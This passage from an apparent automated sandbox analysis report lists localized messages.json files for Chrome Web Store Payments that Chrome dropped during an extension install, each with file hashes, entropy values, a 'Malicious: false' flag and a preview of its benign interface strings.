SHA-512:	C36CB9202A34356DD06D377E2A088F428D0B8EBE7D2E54F8380485E9D94A0598D7F651C1E7A2FD55BE481D49C02B0812F2BA335E08611EC85EE0BD60784A6B40
Malicious:	false
Preview:	{.. "app_description": {.. "message": "..... ... Chrome Web Store".. },.. "app_name": {.. "message": "..... ... Chrome Web Store".. },.. "craw_app_unavailable": {.. "message": ". ....".. },.. "craw_connect_to_network": {.. "message": "..... .. ..".. },.. "iap_unavailable": {.. "message": ".. ....".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "..... ... Chrome.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir2092_832597729\CRX_INSTALL_locales\en\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	593
Entropy (8bit):	4.483686991119526
Encrypted:	false
SSDEEP:	12:1HEJ6GG6+WYpU34OuFpR+dgGfFZO8ZpU34aEGFpR03OyZnLAOfTYdD:1HEVSWYpVp0JS8Zp5KpaOGAOfuD
MD5:	91F5BC87FD478A007EC68C4E8ADF11AC

SHA1:	D07DD49E4EF3B36DAD7D038B7E999AE850C5BEF6
SHA-256:	92F1246C21DD5FD7266EBFD65798C61E403D01A816CC3CF780DB5C8AA2E3D9C9
SHA-512:	FDC2A29B04E67DDBBD8FB6E8D2443E46BADCB2B2FB3A850BBD6198CDCCC32EE0BD8A9769D929FEEFE84D1015145E6664AB5FEA114DF5A864CF963BF98A65FFD9
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Chrome Web Store Payments".. },.. "app_name": {.. "message": "Chrome Web Store Payments".. },.. "craw_app_unavailable": {.. "message": "App currently unavailable.".. },.. "craw_connect_to_network": {.. "message": "Please connect to a network.".. },.. "iap_unavailable": {.. "message": "In-App Payments is currently unavailable.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Please sign into Chrome.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir2092_832597729\CRX_INSTALL_locales\en_GB\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	593
Entropy (8bit):	4.483686991119526
Encrypted:	false
SSDEEP:	12:1HEJ6GG6+WYpU34OuFpR+dgGfFZO8ZpU34aEGFpR03OyZnLAOfTYdD:1HEVSWYpVp0JS8Zp5KpaOGAOfuD
MD5:	91F5BC87FD478A007EC68C4E8ADF11AC
SHA1:	D07DD49E4EF3B36DAD7D038B7E999AE850C5BEF6
SHA-256:	92F1246C21DD5FD7266EBFD65798C61E403D01A816CC3CF780DB5C8AA2E3D9C9
SHA-512:	FDC2A29B04E67DDBBD8FB6E8D2443E46BADCB2B2FB3A850BBD6198CDCCC32EE0BD8A9769D929FEEFE84D1015145E6664AB5FEA114DF5A864CF963BF98A65FFD9
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Chrome Web Store Payments".. },.. "app_name": {.. "message": "Chrome Web Store Payments".. },.. "craw_app_unavailable": {.. "message": "App currently unavailable.".. },.. "craw_connect_to_network": {.. "message": "Please connect to a network.".. },.. "iap_unavailable": {.. "message": "In-App Payments is currently unavailable.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Please sign into Chrome.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir2092_832597729\CRX_INSTALL_locales\es\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	661
Entropy (8bit):	4.450938335136508
Encrypted:	false
SSDEEP:	12:1HEJHlbGGHlb+WYpU34ubdDH+dgxbFxTO8ZpU34lPbdlVo03OyZnLAOfTY6xjD:1HEvaC6WYpcDeEFxq8ZpNl5OGAOffD
MD5:	82719BD3999AD66193A9B0BB525F97CD
SHA1:	41194D511F1ACC16C1CA828AC81C18C8C6B47287
SHA-256:	4DB9B2721E625C18B9E05C04B31AF5D9694712F1CAAF6219ABE34BB08E5DB1C7
SHA-512:	D4C49B43427799B6292CEED11CACB1D76F7CE43EBF402B43B638A6EB2B414ED0981E386CB8CDF0B51D1BD9552934FE25B2F6392266BB73D8C9A691F65BCE0128
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Sistema de pagos de Chrome Web Store".. },.. "app_name": {.. "message": "Sistema de pagos de Chrome Web Store".. },.. "craw_app_unavailable": {.. "message": "Esta aplicaci.n no est. disponible en este momento.".. },.. "craw_connect_to_network": {.. "message": "Con.ctate a una red.".. },.. "iap_unavailable": {.. "message": "Los pagos en la aplicaci.n no est.n disponibles en este momento.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Inicia sesi.n en Chrome.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir2092_832597729\CRX_INSTALL_locales\es_419\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	637
Entropy (8bit):	4.47253983486615
Encrypted:	false
SSDEEP:	12:1HEJHlbGGHlb+WYpU34ubdDH+dgxbFxTO8ZpU34GLO03OyZnLAOfTYiJD:1HEvaC6WYpcDeEFxq8Zp4LlOGAOfvD
MD5:	6B2583D8D1C147E36A69A88009CBEBC7
SHA1:	4D4DEEB4BE6AA0181825F3371A761ABC5B4D5937
SHA-256:	6659BC3705311D7641A73995DCFEA80C7734F2F4EBBC3787B3892A240348324F
SHA-512:	37F0DBFCC1B5A2B8E4C92C49D2D9DEEF25616421350324F57E0149A45A6CCB437F5E3CBE97412C4B5DBBF2593783C7DF71E9C25A851AEAE6E4764C545723FA53
Malicious:	false

Preview:	{.. "app_description": {.. "message": "Sistema de pagos de Chrome Web Store".. },.. "app_name": {.. "message": "Sistema de pagos de Chrome Web Store".. },.. "craw_app_unavailable": {.. "message": "Esta aplicaci.n no est. disponible en este momento.".. },.. "craw_connect_to_network": {.. "message": "Con.ctate a una red.".. },.. "iap_unavailable": {.. "message": "En este momento, Pagos En-Apps no est. disponible.".. },.. "jwt_retrieve_failed": {.. "message": "The tr ansaction could not be completed.".. },.. "please_sign_in": {.. "message": "Accede a Chrome.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir2092_832597729\CRX_INSTALL_locales\et\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	595
Entropy (8bit):	4.467205425399467
Encrypted:	false
SSDEEP:	12:1HEJfPGGGfPG+WYpU34Ze7z+dgrW9O8ZpU34ZwZz03OyZnLAOfTYgoLIR:1HEdvqlWYpTeObk8ZpT/OGAOfuLIR
MD5:	CFF6CB76EC724B17C1BC920726CB35A7
SHA1:	14ED068251D65A840F00C05409D705259D329FFC
SHA-256:	C85800BF45942FCC7FD6B1DF929C25F9CC2A977A6678966BD03D4B6B69889AFD
SHA-512:	53D7D01BB30C0306DE65A79FD9551D2E8C1F71F4F45F71906B009071CB3E0F231E6A50FDD78773E9B4DE94085BC7B97F829842FA21A89A2080D33458B745C46F
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Chrome'i veebipoe maksed".. },.. "app_name": {.. "message": "Chrome'i veebipoe maksed".. },.. "craw_app_unavail able": {.. "message": "Rakendus pole praegu saadaval.".. },.. "craw_connect_to_network": {.. "message": "Looge .hendus v.rguga.".. },.. "iap_unavailable": {.. "message": "Rakendusesisesed maksed ei ole praegu saadaval.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Logige Chrome'i sisse.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir2092_832597729\CRX_INSTALL_locales\fi\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	647
Entropy (8bit):	4.595421267152647
Encrypted:	false
SSDEEP:	12:1HEJRuzGGRuz+WYpU34ujSBu+dgYO8ZpU34J+Bu03OyZnLAOfTY5HN:1HEFcWYpPNa8ZpD+FOGAOfEHN
MD5:	3A01FEE829445C482D1721FF63153D16
SHA1:	F3EAAADDC03F943FC88B30B67F534AA13E3336DD
SHA-256:	0BDE54B20845124113383B6EB81E43A0F05E4EB0C44BEE3C1DFAC4CC5FEC2836
SHA-512:	3B92B6C86D30FD36AA3CEFF8773BA60C3FC5CC19C693540137044C5838A5503895C770C0336A4D0A3DB5E42F3FB36274D8D3F85B9DCA2F3EC0E974FDDB0BEA D8
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Chrome Web Storen maksut".. },.. "app_name": {.. "message": "Chrome Web Storen maksut".. },.. "craw_app_unavail able": {.. "message": "Sovellus ei ole t.ll. hetkell. k.ytett.viss..".. },.. "craw_connect_to_network": {.. "message": "Muodosta verkkoyhteys.".. },.. "iap_unavai lable": {.. "message": "Sovelluksen sis.iset maksut eiv.t ole t.ll. hetkell. k.ytett.viss..".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Kirjaudu sis..n Chromeen.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir2092_832597729\CRX_INSTALL_locales\fil\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	658
Entropy (8bit):	4.5231229502550745
Encrypted:	false
SSDEEP:	12:1HEJADlbGGADlb+WYpU34hTUT+dgHfZAFFZO8ZpU34hTjzeT03OyZnLAOfTYHfvF:1HEYah6WYp7TUSoxOS8Zp7TOsOGAOfqV
MD5:	57AF5B654270A945BDA8053A83353A06
SHA1:	EEEF7A4F869F97CF471A05D345E74F982D15E167
SHA-256:	EC002ED92359F67818B49455DFC579E140368E6A004080AF022FD4F57F6B03F2
SHA-512:	5F0AE839FCF3F4EA48FF41A76655AE0F3821564AFD5D42FBB9FBB9A38E8D8F7BB5E9B6F71064588CD441261F644095A44A755C134CE546D506D9A21E488BAF5 2
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Mga Pagbabayad sa Chrome Web Store".. },.. "app_name": {.. "message": "Mga Pagbabayad sa Chrome Web Store".. },.. "craw_app_unavailable": {.. "message": "Kasalukuyang hindi available ang app.".. },.. "craw_connect_to_network": {.. "message": "Mangyaring kumonekta sa isang network.".. },.. "iap_unavailable": {.. "message": "Kasalukuyang hindi available ang Mga Pagbabayad na In-App.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Mangyaring mag-sign in sa Chrome.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir2092_832597729\CRX_INSTALL_locales\fr\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	677
Entropy (8bit):	4.552569602149629
Encrypted:	false
SSDEEP:	12:1HEJALf/nbGGALf/nb+WYpU34Owdgbyb+dgdQjO8ZpU34ITQpGnbyb03OyZnLAO8:1HE4Hna1Hn6WYpNdgpY8ZpSTQwnBOGAh
MD5:	8D11C90F44A6585B57B933AB38D1FFF8
SHA1:	3F9D44EA8807069A32AACA2AAAD02FD892E6CC90
SHA-256:	599491F8C52B945C16C441ADF45BFD45AFAE046DA07757D97C56AF4DE75ED3B5
SHA-512:	D7EF7F5AD7EF1A1595825D79B69E2B1E988AD3CF1F3881496FCCD30F241E4E9C6E457F9F5D0F855DE3536DB7A40C3E1C55946B50D3F556F4A35285066A0CD6F7
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Paiements via le Chrome.Web.Store".. },.. "app_name": {.. "message": "Paiements via le Chrome.Web.Store".. },.. "craw_app_unavailable": {.. "message": "Application indisponible pour le moment.".. },.. "craw_connect_to_network": {.. "message": "Veuillez vous connecter . un r.seau.".. },.. "iap_unavailable": {.. "message": "Les paiements via l'application ne sont pas disponibles pour le moment.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Veuillez vous connecter . Chrome.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir2092_832597729\CRX_INSTALL_locales\hi\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	835
Entropy (8bit):	4.791154467711985
Encrypted:	false
SSDEEP:	24:1HEs07J0JWYp9vnCSVLP8Zp6CsOGAOf8SLm:Wh7qgYp1CMLUph1GiSLm
MD5:	E376D757C8FD66AC70A7D2D49760B94E
SHA1:	1525C5B1312D409604F097768503298EC440CC4D
SHA-256:	8106D98C4F8DA16DB698444409558E29CC96735E188BFA303C333A5D99231C1D
SHA-512:	673F3F259AF2946E4F49BBED14A2A70D44BF9FDA9D7A71DC9172BA9B7B3C7F7062B16D29682B638D485B0520ED6F99E7A735F28C7C719B539559005B69FA755
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Chrome ... .".. },.. "app_name": {.. "message": "Chrome ... .".. },.. "craw_app_unavailable": {.. "message": "......... .. ..".. },.. "craw_connect_to_network": {.. "message": "..... ....".. },.. "iap_unavailable": {.. "message": "..-.. ....".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "..... Chrome ... .".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir2092_832597729\CRX_INSTALL_locales\hr\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	618
Entropy (8bit):	4.56999230891419
Encrypted:	false
SSDEEP:	12:1HEJGiimxmbZGGGiimxmbZ+WYpU34OBOEuhopIO+dgcapZO8ZpU34GiiZrMrQphK:1HE4H4TH8WYpNjTta28ZpQVLP0SOGAOK
MD5:	8185D0490C86363602A137F9A261CC50
SHA1:	5BD933B874441CEACB9201CCC941FF67BAED6DC0
SHA-256:	A2B2EC359A9DD9DCCCE02859CE1E738BD30FAA4A05F1DC522893FFDF722BBC15
SHA-512:	D7629978FC031EA5F716F9C1065FB2FEAB48C15F10CD68830DC966FA1002C03DDC7ACDE314C7D075F9F3A0A68552A6ACBCCDEE24CF20B6C3DD1BCE6562D096E
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Pla.anja u web-trgovini Chrome".. },.. "app_name": {.. "message": "Pla.anja u web-trgovini Chrome".. },.. "craw_app_unavailable": {.. "message": "Aplikacija trenuta.no nije dostupna.".. },.. "craw_connect_to_network": {.. "message": "Pove.ite se s mre.om.".. },.. "iap_unavailable": {.. "message": "Pla.anje u aplikaciji trenuta.no nije dostupno.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Prijavite se na Chrome.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir2092_832597729\CRX_INSTALL_locales\hu\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	683
Entropy (8bit):	4.675370843321512
Encrypted:	false
SSDEEP:	12:1HEJVJiGGVJi+WYpU34Hpo9O+dgMmfgijO8ZpU34Huo9O03OyZnLAOfTYBIAYm:1HEVrk5WYpQzTUg/8ZpwoXOGAOfYIAd

MD5:	85609CF8623582A8376C206556ED2131
SHA1:	1E16EB70DB5E59BB684866FF3E3925C2DEF25A12
SHA-256:	32A249749F12ADB6A220BF9ADC272C7E5D9AD5497A38B0086D961E3ABA17FBC6
SHA-512:	27883430865D3CFA6EDFE8C6CE1442BD96150B5CE520CCF7D556A330CAA6392C712B47BD86F7350E174876BC681F6DEC94D1312402655B0AF90883A2899EC78
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Chrome Internetes .ruh.z Fizet.si rendszere".. },.. "app_name": {.. "message": "Chrome Internetes .ruh.z Fizet.si r endszere".. },.. "craw_app_unavailable": {.. "message": "Az alkalmaz.s jelenleg nem .rhet. el.".. },.. "craw_connect_to_network": {.. "message": "K.rj.k, csatlako zzon egy h.l.zathoz.".. },.. "iap_unavailable": {.. "message": "Az alkalmaz.son bel.li fizet.s jelenleg nem .rhet. el.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Jelentkezzen be a Chrome-ba.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir2092_832597729\CRX_INSTALL_locales\id\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	604
Entropy (8bit):	4.465685261172395
Encrypted:	false
SSDEEP:	12:1HEJs25bGGs25b+WYpU34ORBHAeSJ+dgkmO8ZpU34s22C/SzFAs03OyZnLAOfTYR:1HEBaA6WYpaHFH8ZptOYOGAOf2D
MD5:	EAB2B946D1232AB98137E760954003AA
SHA1:	60BDC2937905B311D2C9844DF2D639D7AC9F7F67
SHA-256:	C6E8800450602DE0F39FE9F6854472383813FB454B08ABAE7E25A9167CE004C3
SHA-512:	970FEC9A9EF0BAF7F693C4C5977F3B47914579C5B5414FCE9DBB5E4574659A5BB9AD2DE0CC886B368F49C019785AF7D2D7FE82F71341F039EADC399ED776CA12
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Pembayaran Chrome Webstore".. },.. "app_name": {.. "message": "Pembayaran Chrome Webstore".. },.. "cr aw_app_unavailable": {.. "message": "Aplikasi tidak tersedia saat ini.".. },.. "craw_connect_to_network": {.. "message": "Sambungkan ke jaringan.".. },.. "iap_unavailable": {.. "message": "Pembayaran Dalam Aplikasi saat ini tidak tersedia.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be co mpleted.".. },.. "please_sign_in": {.. "message": "Harap masuk ke Chrome.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir2092_832597729\CRX_INSTALL_locales\it\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	603
Entropy (8bit):	4.479418964635223
Encrypted:	false
SSDEEP:	12:1HEJsqd/bGGsqd/b+WYpU34OcX4+dgUvIO8ZpU34vq703OyZnLAOfTYsD:1HEXd/aKd/6WYpZrv58ZpskOGAOfzD
MD5:	A328EEF5E841E0C72D3CD7366899C5C8
SHA1:	2851ED658385804E87911643F5A4200B1FB26E13
SHA-256:	CD891C45F7586FB4A2514205A11F260E4A6D4482FA03D901909DD9F57BE0536D
SHA-512:	E47297896E981774EC3B59D41B89D6BA9333F6B4435EB9727D8645A46B10C7D408ADE06844871FA757382FBE7E645276449DB7B1B23BC59C9A71A5CB5A5ECC5
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Pagamenti Chrome Web Store".. },.. "app_name": {.. "message": "Pagamenti Chrome Web Store".. },.. "craw_app_una vailable": {.. "message": "App al momento non disponibile.".. },.. "craw_connect_to_network": {.. "message": "Collegati a una rete.".. },.. "iap_unavailable": {.. "message": "La funzione Pagamenti In-App non . al momento disponibile.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Accedi a Chrome.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir2092_832597729\CRX_INSTALL_locales\ja\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	697
Entropy (8bit):	5.20469020877498
Encrypted:	false
SSDEEP:	12:1HEJ07uGG07u+WYpU34DB+dgnsVztO8ZpU34MwiB03OyZnLAOfTYmSH:1HEcnDNWYp1kxU8Zp2wiqOGAOfpSH
MD5:	9B3A5D473C3F2BBFAEECE94A07A940B8
SHA1:	61BACA342CF766BBA15C7B4D892A0E7DAC9405AA
SHA-256:	706312A4A2AEF3317223F141EB2B82685345B7EED444F16BB4DF3A272716DA1F
SHA-512:	94F6FEE9A11BD890AB8211C98D1CC142348961EBCF756F66477A3E3A76519804B70BE0AE4E551739F8AFE32D7ADE6EDE04EF6B9B9EED03E3A857E6058EEDD4C6
Malicious:	false

Preview:	{.. "app_description": {.. "message": "Chrome .....".. },.. "app_name": {.. "message": "Chrome .....".. },.. "craw_app_unavailable": {.. "message": "..... .....".. },.. "craw_connect_to_network": {.. "message": ".....".. },.. "iap_unavailable": {.. "message": ".....".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Chrome .....".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir2092_832597729\CRX_INSTALL_locales\ko\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	631
Entropy (8bit):	5.160315577642469
Encrypted:	false
SSDEEP:	12:1HEJ1GG1+WYpU34K3aT+dgh8d0HTO8ZpU34KaNkaT03OyZnLAOfTY/YeHx:1HEajWYpc3aSl0Hq8Zpc6kasOGAOfyYA
MD5:	9F6B4D82A70C74CA751E2EAE70FAB5CF
SHA1:	0534F125FFCE8222277CF2BE3401C59DAF9217F8
SHA-256:	D1467B8D037114403E8F4EFC52E88C4A7FEB96126BE4CFF883FEFF1084EF7E68
SHA-512:	ED9319830314385D09C06F62EE34186E8CA576C857981205E4468A28B3ACD2AB03384E77B866032C324ABDD97A56EFD08E2D6E0C79D563578B3EC52517819BD
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Chrome . ... ..".. },.. "app_name": {.. "message": "Chrome . ... ..".. },.. "craw_app_unavailable": {.. "message": ".. .. ..".. },.. "craw_connect_to_network": {.. "message": "..... .....".. },.. "iap_unavailable": {.. "message": ".. .. ..".. },.. "jwt_retrieve_failed": {.. " message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Chrome. .....".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir2092_832597729\CRX_INSTALL_locales\lt\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	665
Entropy (8bit):	4.66839186029557
Encrypted:	false
SSDEEP:	12:1HEJpqHnkGGpqHnk+WYpU346M+dgV6O8ZpU34WzSWz03OyZnLAOfTYx:1HELqHtKqHPWYpM3A8ZpwGzOGAOfg
MD5:	4CA644F875606986A9898D04BDAE3EA5
SHA1:	722A10569E93975129D67FBDB75B537D9D622AD1
SHA-256:	7C311AB751D840D750C11553C083785813E079C1D464FE568A98C9E3EF3DB96C
SHA-512:	E575E3D0622F5BD4B6C0EE79128A1B1F1882195670139D1983F4377D847141B8FB8EBB8BCED82AF3A220ED07D3577AFBE085BADC0E9C7678292B80E3EC5D344
Malicious:	false
Preview:	{.. "app_description": {.. "message": ".Chrome. internetin.s parduotuv.s mok.jimo sistema".. },.. "app_name": {.. "message": ".Chrome. internetin.s parduotuv.s mok.jimo sistema".. },.. "craw_app_unavailable": {.. "message": "Programa .iuo metu negalima.".. },.. "craw_connect_to_network": {.. "message": "Prisijunkite prie tinklo.".. },.. "iap_unavailable": {.. "message": "Mok.jimai programoje .iuo metu negalimi.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Prisijunkite prie .Chrome..".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir2092_832597729\CRX_INSTALL_locales\lv\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	671
Entropy (8bit):	4.631774066483956
Encrypted:	false
SSDEEP:	12:1HEJFhVbGGFhVb+WYpU34wDoz+dgGedBO8ZpU34wF03OyZnLAOfTYGYID:1HENQKkWYp2Doy/em8Zp2WOGAOfRYID
MD5:	C5CE2C51391EAFD3DA9E4C71549A3C28
SHA1:	1F67FF6EF6E90C0CE3AAF56ED543A3EFD381574D
SHA-256:	1FA1DF2CA8516DEF490FB8484E9AA498ACFF80EEF5C9258FFE42D3678E6C7DED
SHA-512:	C85F6281E682F52BC2147DEA7E2F3BB4DC48D98BADA8687B05C6C7271C78EA7F5431CD51671A4184C9AE004FC53C016E3C594697F483195CCBA08A93821EEF0
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Chrome interneta veikala maks.jumu sist.ma".. },.. "app_name": {.. "message": "Chrome interneta veikala maks.jumu s ist.ma".. },.. "craw_app_unavailable": {.. "message": "Lietotne pagaid.m nav pieejama.".. },.. "craw_connect_to_network": {.. "message": "L.dzu, izveidojiet savienojumu ar t.klu.".. },.. "iap_unavailable": {.. "message": "Maks.jumi lietotn.s pa.laik nav pieejami.".. },.. "jwt_retrieve_failed": {.. "message": "The transacti on could not be completed.".. },.. "please_sign_in": {.. "message": "L.dzu, pierakstieties p.rl.k. Chrome.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir2092_832597729\CRX_INSTALL_locales\nb\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators

Category:	dropped
Size (bytes):	624
Entropy (8bit):	4.555032032637389
Encrypted:	false
SSDEEP:	12:1HEJhiOGGhiO+WYpU34OHSN+dgFjdGFZO8ZpU34JgdN03OyZnLAOfTYiD:1HEDiHIitWYpCYJ8ZpD1OGAOfRD
MD5:	93C459A23BC6953FF744C35920CD2AF9
SHA1:	162F884972103A08ADB616A7EB3598431A2924C5
SHA-256:	2CD700AEB57D89C2E73333D0702556EE3FF3863516170F85669BC680FCBDC4E0
SHA-512:	F76E6E8D8499306883C3EC1E774F7E8BB6B601096DA5A14D17D3E7D5732829542041E42B7350466589291ADCC83FB065FD591B4E20CFCF8EDC586E128ECBFCB5
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Chrome Nettmarked-betalinger".. },.. "app_name": {.. "message": "Chrome Nettmarked-betalinger".. },.. "craw_app_unavailable": {.. "message": "Appen er utilgjengelig for .yeblikket.".. },.. "craw_connect_to_network": {.. "message": "Du m. koble til et nettverk.".. },.. "iap_unavailable": {.. "message": "Betaling i app er ikke tilgjengelig for .yeblikket.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Du m. logge p. Chrome.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir2092_832597729\CRX_INSTALL_locales\nl\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	615
Entropy (8bit):	4.4715318546237315
Encrypted:	false
SSDEEP:	12:1HEJJQGkbGGJQGkb+WYpU34OQKJT+dgiXUmvFZO8ZpU34g7JT03OyZnLAOfTYMD:1HErxkaqxk6WYptndXl8ZpTOGAOfbD
MD5:	7A8F9D0249C680F64DEC7650A432BD57
SHA1:	53477198AEE389F6580921B4876719B400A23CA1
SHA-256:	92BE7C2DC9CFBE5A65E9CE6488D364C8D7EC19E7B67A31E4D43C1CB2B169671C
SHA-512:	969AB979546A741C0F3EDBEEB21BABA375FA8870D4FB9248CDD4C305736E332E10CAB7B64C5C078E60EC0CD73848101B390BE8F44B89C310058AF4C1CA3C8A7
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Betalingen via Chrome Web Store".. },.. "app_name": {.. "message": "Betalingen via Chrome Web Store".. },.. "craw_app_unavailable": {.. "message": "App momenteel niet beschikbaar.".. },.. "craw_connect_to_network": {.. "message": "Maak verbinding met een netwerk.".. },.. "iap_unavailable": {.. "message": "In-app-betalingen is momenteel niet beschikbaar.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Log in bij Chrome.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir2092_832597729\CRX_INSTALL_locales\pl\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	636
Entropy (8bit):	4.646901997539488
Encrypted:	false
SSDEEP:	12:1HEJbiVbGGbiVb+WYpU34OBHlBi9+dgQUg6O8ZpU34bdbfilu03OyZnLAOfTYR5k:1HE5iVauiV6WYpIAYr8ZpxFiaOGAOflC
MD5:	0E6194126AFCCD1E3098D276A7400175
SHA1:	E8127B905A640B1C46362FA6E1127BE172F4A40F
SHA-256:	E2699F98C511B18A2AFB82EAE9A4804B646C4FF1077D80E77C17A3943A6373C2
SHA-512:	A71F7C7BFBBF1E37E699601AF2E095C56CBA91F90CB7556477DF31D01B83ADFB1271E1775C9BA299FF6875BBFC2B6AB47488CC88E33DEF2F6F2E0E5AC687B777
Malicious:	false
Preview:	{.. "app_description": {.. "message": "P.atno.ci w sklepie Chrome Web Store".. },.. "app_name": {.. "message": "P.atno.ci w sklepie Chrome Web Store".. },.. "craw_app_unavailable": {.. "message": "Aplikacja jest obecnie niedost.pna.".. },.. "craw_connect_to_network": {.. "message": "Po..cz si. z sieci..".. },.. "iap_unavailable": {.. "message": "P.atno.ci w ramach aplikacji s. teraz niedost.pne.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Zaloguj si. w Chrome.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir2092_832597729\CRX_INSTALL_locales\pt_BR\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
